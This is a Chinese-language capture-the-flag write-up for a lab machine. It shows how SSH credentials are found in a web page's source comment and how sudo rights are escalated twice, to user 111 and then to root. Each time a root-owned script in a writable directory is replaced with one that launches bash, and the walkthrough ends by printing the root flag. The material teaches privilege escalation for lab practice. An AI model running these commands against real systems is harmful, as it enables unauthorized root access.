Core_Yolo

信息搜集

> *端口扫描*

发现只有22和80端口

> *80 web*

查看源码，在老大标签附近看到注释，大概率是ssh登录凭据

`11104567:WJBCDJ1k36gYWKs9GjkS`

get ll104567 shell

get 111 shell

进行常规的提权信息搜集，发现当前用户能用111的身份无密码执行sh文件

```
11104567@Core:~$ sudo -l
Matching Defaults entries for 11104567 on Core:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for 11104567:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User 11104567 may run the following commands on Core:
    (111) NOPASSWD: /home/11104567/12138.sh
11104567@Core:~$ ls -la
total 16
drwx-----x   2 11104567 11104567     4096 Aug 11 16:33 .
drwxr-xr-x  17 root     root         4096 Aug 11 15:13 ..
lrwxrwxrwx   1 root     root            9 Jul 20 09:35 .bash_history -> /dev/null
lrwxrwxrwx   1 root     root            9 Jul 20 09:36 .viminfo -> /dev/null
-rwxr-xr-x   1 root     root         2553 Aug 11 15:31 12138.sh
-rw-r--r--   1 root     root           44 Aug 11 16:33 user.txt
11104567@Core:~$ cat 12138.sh
#!/bin/bash

# 定义颜色数组（ANSI转义码）
colors=(
    "\033[31m"  # 红色
    "\033[32m"  # 绿色
    "\033[33m"  # 黄色
    "\033[34m"  # 蓝色
    "\033[35m"  # 紫色
    "\033[36m"  # 青色
    "\033[91m"  # 亮红色
    "\033[92m"  # 亮绿色
    "\033[93m"  # 亮黄色
    "\033[94m"  # 亮蓝色
    "\033[95m"  # 亮紫色
    "\033[96m"  # 亮青色
)

# 定义留言板标题（固定不变）
```

脚本的逻辑简单，是个留言板随机输出的sh文件，仔细留意这个家目录的权限配置，当前用户确实无法编辑12138.sh文件，但是他可以删除该文件，在Linux中，删除文件(夹)的权限取决于父目录的写权限，而不是文件(夹)自身的写权限，即使它属于root，我也能删

那么我删除后再改个同名的sh劫持脚本，就能拿到111的shell

```
11104567@Core:~$ rm 12138.sh
rm: remove '12138.sh'? y
11104567@Core:~$ cat > 12138.sh << 'EOF'
> #!/bin/bash
> /bin/bash
> EOF
11104567@Core:~$ chmod +x 12138.sh
11104567@Core:~$ sudo -u 111 /home/11104567/12138.sh
Core:/home/11104567$ id
uid=1001(111) gid=1001(111) groups=1001(111)
Core:/home/11104567$
```

get root shell

提权路线和水平移动到111用户的方法几乎一样


```
Core:~$ ls -laR
.:
total 12
drwx------   3 111    111          4096 Aug 11 15:42 .
drwxr-xr-x  17 root   root         4096 Aug 11 15:13 ..
drwxr-xr-x   2 root   root         4096 Aug 11 16:06 111

./111:
total 12
drwxr-xr-x   2 root   root         4096 Aug 11 16:06 .
drwx------   3 111    111          4096 Aug 11 15:42 ..
-rwxr-xr-x   1 root   root           99 Aug 11 16:06 111.sh
Core:~$ cat 111/111.sh
echo "hi 111佬"
echo "111佬的名言:快乐是选择"
echo "111佬的博客:https://the0n3.top/"
Core:~$ sudo -l
Matching Defaults entries for 111 on Core:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for 111:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User 111 may run the following commands on Core:
    (ALL : ALL) NOPASSWD: /home/111/111/111.sh
Core:~$
```

在 `/home/111/111/` 下，我们无法直接删除sh文件，这是因为第四级路径是root创建的

```
Core:~/111$ ls -la
total 12
drwxr-xr-x   2 root   root         4096 Aug 11 16:06 .
drwx------   3 111    111          4096 Aug 11 15:42 ..
-rwxr-xr-x   1 root   root           99 Aug 11 16:06 111.sh
Core:~/111$ rm 111.sh
rm: remove '111.sh'? y
rm: can't remove '111.sh': Permission denied
Core:~/111$
```

但是我们返回 `/home/111` 后，可以直接将root创建的111文件夹更改名字，然后重新创建111同名文件夹并创建对应的劫持shell脚本

> *这里无法直接删除111文件夹是有依据的，我上面有说过，删除文件或文件夹看的并不是文件(夹)本身的写权限，而是父目录的写权限，111.sh的父目录是/home/111/111，这是root创建的，我自然动不了它，但是当我想动那个三级路径下的111文件夹，是可以的，它的父目录对于111来说有写权限，但是！无法删除，*

> *每次删除会遍历所有文件并检测其父目录写权限，这就是为啥我想直接删除文件夹失败但是更改名字成功的原因*
>
> 
>
> ```
> Core:~$ rm -r 111
> rm: descend into directory '111'? y
> rm: remove '111/111.sh'? y
> rm: can't remove '111/111.sh': Permission denied
> Core:~$ ls
> 111
> Core:~$ ls -la
> total 12
> drwx------    3 111      111           4096 Aug 11 15:42 .
> drwxr-xr-x   17 root     root          4096 Aug 11 15:13 ..
> drwxr-xr-x    2 root     root          4096 Aug 11 16:06 111
> Core:~$ ls 111
> 111.sh
> Core:~$ mv 111 112
> Core:~$ ls
> 112
> Core:~$ ls -la
> total 12
> drwx------    3 111      111           4096 Aug 12 14:55 .
> drwxr-xr-x   17 root     root          4096 Aug 11 15:13 ..
> drwxr-xr-x    2 root     root          4096 Aug 11 16:06 112
> ```

接下来按部就班，创建文件夹和sh脚本->无密码sudo执行->读取flag

```
mkdir -p 111 && cd 111
cat > 111.sh << 'EOF'
> #!/bin/bash
> /bin/bash
> EOF
chmod +x 111.sh
sudo -u root /home/111/111/111.sh
cat /root/root.txt
```

```
Core:~$ mkdir -p 111 && cd 111
Core:~/111$ cat > 111.sh << 'EOF'
> #!/bin/bash
> /bin/bash
> EOF
Core:~/111$ chmod +x 111.sh
Core:~/111$ sudo -u root /home/111/111/111.sh
Core:/home/111/111# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
Core:/home/111/111# cd
Core:~# ls
root.txt
Core:~# cat root.txt
flag{root-dfb18999777ea8a3177050c859c98c04}
Core:~#
```